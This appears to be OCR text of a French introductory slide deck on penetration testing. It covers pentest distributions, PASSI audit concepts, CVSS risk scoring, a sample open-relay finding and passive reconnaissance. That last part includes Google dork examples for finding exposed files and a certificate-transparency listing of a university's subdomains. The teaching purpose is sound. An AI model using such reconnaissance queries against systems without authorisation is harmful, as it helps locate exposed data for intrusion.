
Introduction au Pentest

Zeecka - Hackcess



Who Am I ?

Alex GARRIDO (@zeecka_)
Ingénieur Cybersécurité (ENSIBS - 2020)
Membre de l'équipe de CTF "Aperi'Kube"
Pentester chez Imineti
(OSCP/OSWE/PASSI)

Parcours Professionnel

- BAC S (spécialisation ISN)
- **IUT** Informatique
- Ecole d'ingénieur Cyberdéfense - **ENSIBS** / Pentester chez APIXIT - 3 ans
- Pentester chez SEC-IT - 1 an
- **Pentester PASSI** chez Imineti (NIJI) - 1 an

Parcours Personnel

- **Autodidacte** depuis le collège, “Root-Me” depuis de Lycée
- Participation à de nombreuses **conventions/CTF** (BlackHat Londres, Nuit du Hack, BreizhCTF, GreHack, Hack in Paris, FIC …)
- Equipe de CTF “**Aperi’Kube**” (particulièrement active il y a 3 ans), ~1 CTF / semaine
- Spécialisation en **Stéganographie**, création de l’outil “Aperi’Solve”
- Passage de l’**OSCP** et **OSWE** pendant le confinement

Sommaire

01

PAR OU COMMENCER ?

01 – Par où commencer ?

Kali Linux

Base Debian
Le plus connu


Parrot Security

Alternative à Kali
poussée par HTB

BlackArch Linux

Utilisé par les barbus
primitifs 😉

01 - Par où commencer ?



01 – Par où commencer ?

02

Le PENTEST

02 – Le Pentest

Audit : Processus systématique, indépendant et documenté en vue d'obtenir des preuves d'audit et de les évaluer de manière objective pour déterminer dans quelle mesure les critères d'audit sont satisfaits

Critères d'audit : ensemble des référentiels, guides, procédures ou exigences applicables à la sécurité du système d'information audité.

Preuves d'audit : enregistrements, énoncés de faits ou autres informations qui se rapportent aux critères d'audit et sont vérifiables.

Constats d'audit : résultats de l'évaluation des preuves d'audit recueillies par rapport aux critères d'audit.

02 – Le Pentest

Tests d'intrusion : Le principe du test d'intrusion est de découvrir des vulnérabilités sur le système d'information audité et de vérifier leur exploitabilité et leur impact, dans les conditions réelles d'une attaque sur le système d'information, à la place d'un attaquant potentiel. Les vulnérabilités testées peuvent également avoir été identifiées au cours d'autres activités d'audit. Cette activité d'audit peut être réalisée soit depuis l'extérieur du système d'information audité, soit depuis l'intérieur. Un test d'intrusion n'a pas vocation à être exhaustif.

02 – Le Pentest

Extrait du référentiel PASSI :

L'auditeur en tests d'intrusion doit disposer de compétences approfondies dans les domaines techniques suivants : réseaux et protocoles ; équipements et logiciels de sécurité ; systèmes d'exploitation ; couche applicative ; attaques …

Il doit par ailleurs avoir les qualités suivantes :

- savoir synthétiser et restituer l'information utile pour du personnel technique et non technique ;
- savoir rédiger des rapports et des documentations adaptées à différents niveaux d'interlocuteurs (services techniques, organe de direction, etc.) ;
- savoir travailler en équipe (partage de connaissances, collaboration technique et entraide).

02 – Le Pentest

- **Rédaction/Restitution** = 50% du travail
- Processus avec réunions (cadrage, lancement, restitution, …)
- Corpus documentaire (Proposition commerciale, Document de lancement, Autorisation d'audit, Rapport, PV de livraison, de non atteinte au SI, de destruction, …)
- Notion de commanditaire / Audité / Auditeur
- Pas un terrain de jeu ! Actions avec de réelles conséquences
  - ⇒ Possible de bloquer une entreprise / un site

02 – Le Pentest

Qualités d'un pentester :

- Notion d'éthique, d'impartialité, de diplomatie, d'intégrité, de polyvalence, de capacité de décisions… (PASSI)
- Capacité rédactionnelle
- Capacité de vulgarisation / adaptation
- Casier judiciaire b3 vide (PASSI)

02 – Le Pentest

- **Boite noire** / **Boite grise** / **Boite blanche**
- Notion de temps restreint, d'exhaustivité, d'horaires, d'échantillonnage, de profil d'attaquant ;
- Rapport doit contenir:
  - Rappel du contexte (périmètre, contacts, méthodo, …)
  - Synthèse
  - Liste des vulnérabilités identifiées (avec risques, difficulté de remédiation, preuves, recommandations, …)
  - Annexes / Référentiels

02 – Le Pentest

Risque = Impact x Menace

Impacts

- Confidentialité
- Intégrité
- Disponibilité

Menace définie par le type d'acteur et la difficulté d'exploitation

02 – Le Pentest

Difficulté d'exploitation

Impact	Difficile	Elevée	Modérée	Facile
Mineur	Mineur	Mineur	Important	Majeur
Important	Mineur*	Important	Important	Majeur
Majeur	Important	Majeur	Majeur	Critique
Critique	Important	Majeur	Critique	Critique

02 – Le Pentest

Common Vulnerability Scoring System Version 3.1 Calculator

Hover over metric group names, metric names and metric values for a summary of the information in the official CVSS v3.1 Specification Document. The Specification is available in the list of links on the left, along with a User Guide providing additional scoring guidance, an Examples document of scored vulnerabilities, and notes on using this calculator (including its design and an XML representation for CVSS v3.1).

Base Score **7.1 (High)**

Attack Vector (AV)

Network (N) | Adjacent (A) | Local (L) | Physical (P)

Attack Complexity (AC)

Low (L) | High (H)

Privileges Required (PR)

None (N) | Low (L) | High (H)

User Interaction (UI)

None (N) | Required (R)

Scope (S)

Unchanged (U) | Changed (C)

Confidentiality (C)

None (N) | Low (L) | High (H)

Integrity (I)

None (N) | Low (L) | High (H)

Availability (A)

None (N) | Low (L) | High (H)

02 – Le Pentest

5.2.2 Relais SMTP ouvert


	VULN-2	
Titre	**Relais SMTP ouvert**	**CVSS 7.2**
Cible	[redacted]	
Description	Un relais SMTP ouvert (ou "open relay") est un serveur mail SMTP configuré de telle sorte qu'il permet à n'importe qui d'envoyer un courriel par son intermédiaire, le plus souvent en usurpant l'adresse d'émission du courriel. Les serveur SMTP présents sur les adresses IP [redacted] et [redacted] sont vulnérables aux attaques par relais. Il est ainsi possible d'envoyer des emails au nom de n'importe quelle adresse finissant par @[redacted].fr, à destination des utilisateurs mails @[redacted].fr.	
Recommandation	Mettre en place une authentification sur le serveur SMTP et désactiver la fonctionnalité de relais SMTP.	
Références	https://fr.wikipedia.org/wiki/Open_relay http://www.postfix.org/SMTPD_ACCESS_README.html	

02 – Le Pentest

“RED TEAM”

- Fonctionne avec une **BLUE** team (et **purple** team)
- S’applique sur des entreprises avec un **niveau de sécurité mature**
- **Nécessite des compétences techniques avancées**
- Peut impliquer du **phishing** ou de l’**intrusion physique** (mais pas forcément)

02 – Le Pentest



02 – Le Pentest

- Le **Phishing** peut être vendu comme une prestation de sensibilisation à part entière ou comme option
- L’**Intrusion physique** peut être vendu comme une prestation à part entière ou comme option

Rappel: il existe également d’autres types d’audit. Le choix de la prestation dépend d’une analyse de risque préalable.

03

PENTEST “EXTERNE”

03 – Pentest “Externe”

1. Reconnaissance Passive
2. Reconnaissance Active
3. Identification des vulnérabilités “simples”
4. Énumération par services
5. Reconnaissance Web
6. Identification de vulnérabilités Web
7. Exploitation de vulnérabilités Web

03 – Pentest “Externe”


1. **Reconnaissance Passive**
2. Reconnaissance Active
3. Identification des vulnérabilités “simples”
4. Énumération par services
5. Reconnaissance Web
6. Identification de vulnérabilités Web
7. Exploitation de vulnérabilités Web

03 – Pentest “Externe” – Reco Passive

OSINT : « Open-source intelligence » (**ROSO** en Français)

- Médias (journaux, magazines, radios, chaine TV de différents pays…)
- Internet (moteurs de recherche, forums, blog, réseaux sociaux, …)
- Données gouvernementales (journal officiel, publications officielles, site web et annonces officielles)
- Données professionnelles et académiques (revues académiques, conférences, publications, thèses, …)
- « Littérature grise » (rapports techniques, prépublications, brevets, documents commerciaux, travaux non publiés, …)

Légal sans autorisation MAIS depuis mercredi 25 août 2021, le fait de révéler l'identité d'une personne sur Internet ainsi que des informations personnelles la concernant, dans le but de lui nuire, est désormais puni pénalement, selon l'article 223-1-1 du Code pénal. (« doxxing »)



https://discord.com/invite/dWY9sWFKYD

03 – Reco Passive – Moteurs de recherche

Google Dorks


Mots clés : inurl: , intext: , intitle:, filetype: , file: , ext: , site: , feed: , language: …

Exemples :

- site:gov.* intitle:"index of" *.csv
- site:vps-*.vps.ovh.net
- inurl:admin filetype:xls

https://www.exploit-db.com/google-hacking-database


03 – Reco Passive – Moteurs de recherche




03 – Reco Passive – Moteurs de recherche

Bing


ip::127.0.0.1



03 – Reco Passive – Moteurs de recherche



03 – Reco Passive – Moteurs de recherche



https://crt.sh/?q=%25.univ-st-etienne.fr

crt.sh Identity Search — Group by Issuer

Criteria: Type: Identity Match: ILIKE Search: 'univ-st-etienne.fr'

Certificates

crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name
6830276687	2022-05-30	2022-05-30	2023-05-30	leban.univ-st-etienne.fr	leban.univ-st-etienne.fr	C=NL, O=GEANT Vereniging, CN=GEANT OV RSA CA 4
6830276185	2022-05-30	2022-05-30	2023-05-30	leban.univ-st-etienne.fr	leban.univ-st-etienne.fr	C=NL, O=GEANT Vereniging, CN=GEANT OV RSA CA 4
6798542608	2022-05-25	2022-05-25	2023-05-25	idp4-as-p.univ-st-etienne.fr	idp4-as-p.univ-st-etienne.fr	C=GB, ST=Greater Manchester, L=Salford, O=Sectigo Limited, CN=Sectigo RSA Organization Validation Secure Server CA
6798542149	2022-05-25	2022-05-25	2023-05-25	idp4-as-p.univ-st-etienne.fr	idp4-as-p.univ-st-etienne.fr	C=GB, ST=Greater Manchester, L=Salford, O=Sectigo Limited, CN=Sectigo RSA Organization Validation Secure Server CA
6795342749	2022-05-24	2022-05-24	2023-05-24	idp-as-p.univ-st-etienne.fr	idp-as-p.univ-st-etienne.fr	C=GB, ST=Greater Manchester, L=Salford, O=Sectigo Limited, CN=Sectigo RSA Organization Validation Secure Server CA
6795342585	2022-05-24	2022-05-24	2023-05-24	idp-as-p.univ-st-etienne.fr	idp-as-p.univ-st-etienne.fr	C=GB, ST=Greater Manchester, L=Salford, O=Sectigo Limited, CN=Sectigo RSA Organization Validation Secure Server CA
6792361921	2022-05-24	2022-05-24	2023-05-24	idp-as-p.univ-st-etienne.fr	idp-as-p.univ-st-etienne.fr	C=GB, ST=Greater Manchester, L=Salford, O=Sectigo Limited, CN=Sectigo RSA Organization Validation Secure Server CA
6792357376	2022-05-24	2022-05-24	2023-05-24	idp-as-p.univ-st-etienne.fr	idp-as-p.univ-st-etienne.fr	C=GB, ST=Greater Manchester, L=Salford, O=Sectigo Limited, CN=Sectigo RSA Organization Validation Secure Server CA
6791950907	2022-05-24	2022-05-24	2023-05-24	apo19-as-q.univ-st-etienne.fr	apo19-as-q.univ-st-etienne.fr	C=GB, ST=Greater Manchester, L=Salford, O=Sectigo Limited, CN=Sectigo RSA Organization Validation Secure Server CA
6791944066	2022-05-24	2022-05-24	2023-05-24	apo19-as-q.univ-st-etienne.fr	apo19-as-q.univ-st-etienne.fr	C=GB, ST=Greater Manchester, L=Salford, O=Sectigo Limited, CN=Sectigo RSA Organization Validation Secure Server CA
